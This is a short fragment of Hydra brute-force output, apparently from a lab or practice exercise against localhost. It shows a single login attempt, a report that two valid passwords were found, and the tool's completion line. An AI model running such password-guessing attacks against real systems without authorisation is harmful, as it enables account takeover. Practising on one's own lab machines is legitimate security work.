[ATTEMPT] target 127.0.0.1 - login "Boetcher" - pass "Boetcher" - 729 of 729 [child 9
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-09 22:47:48
```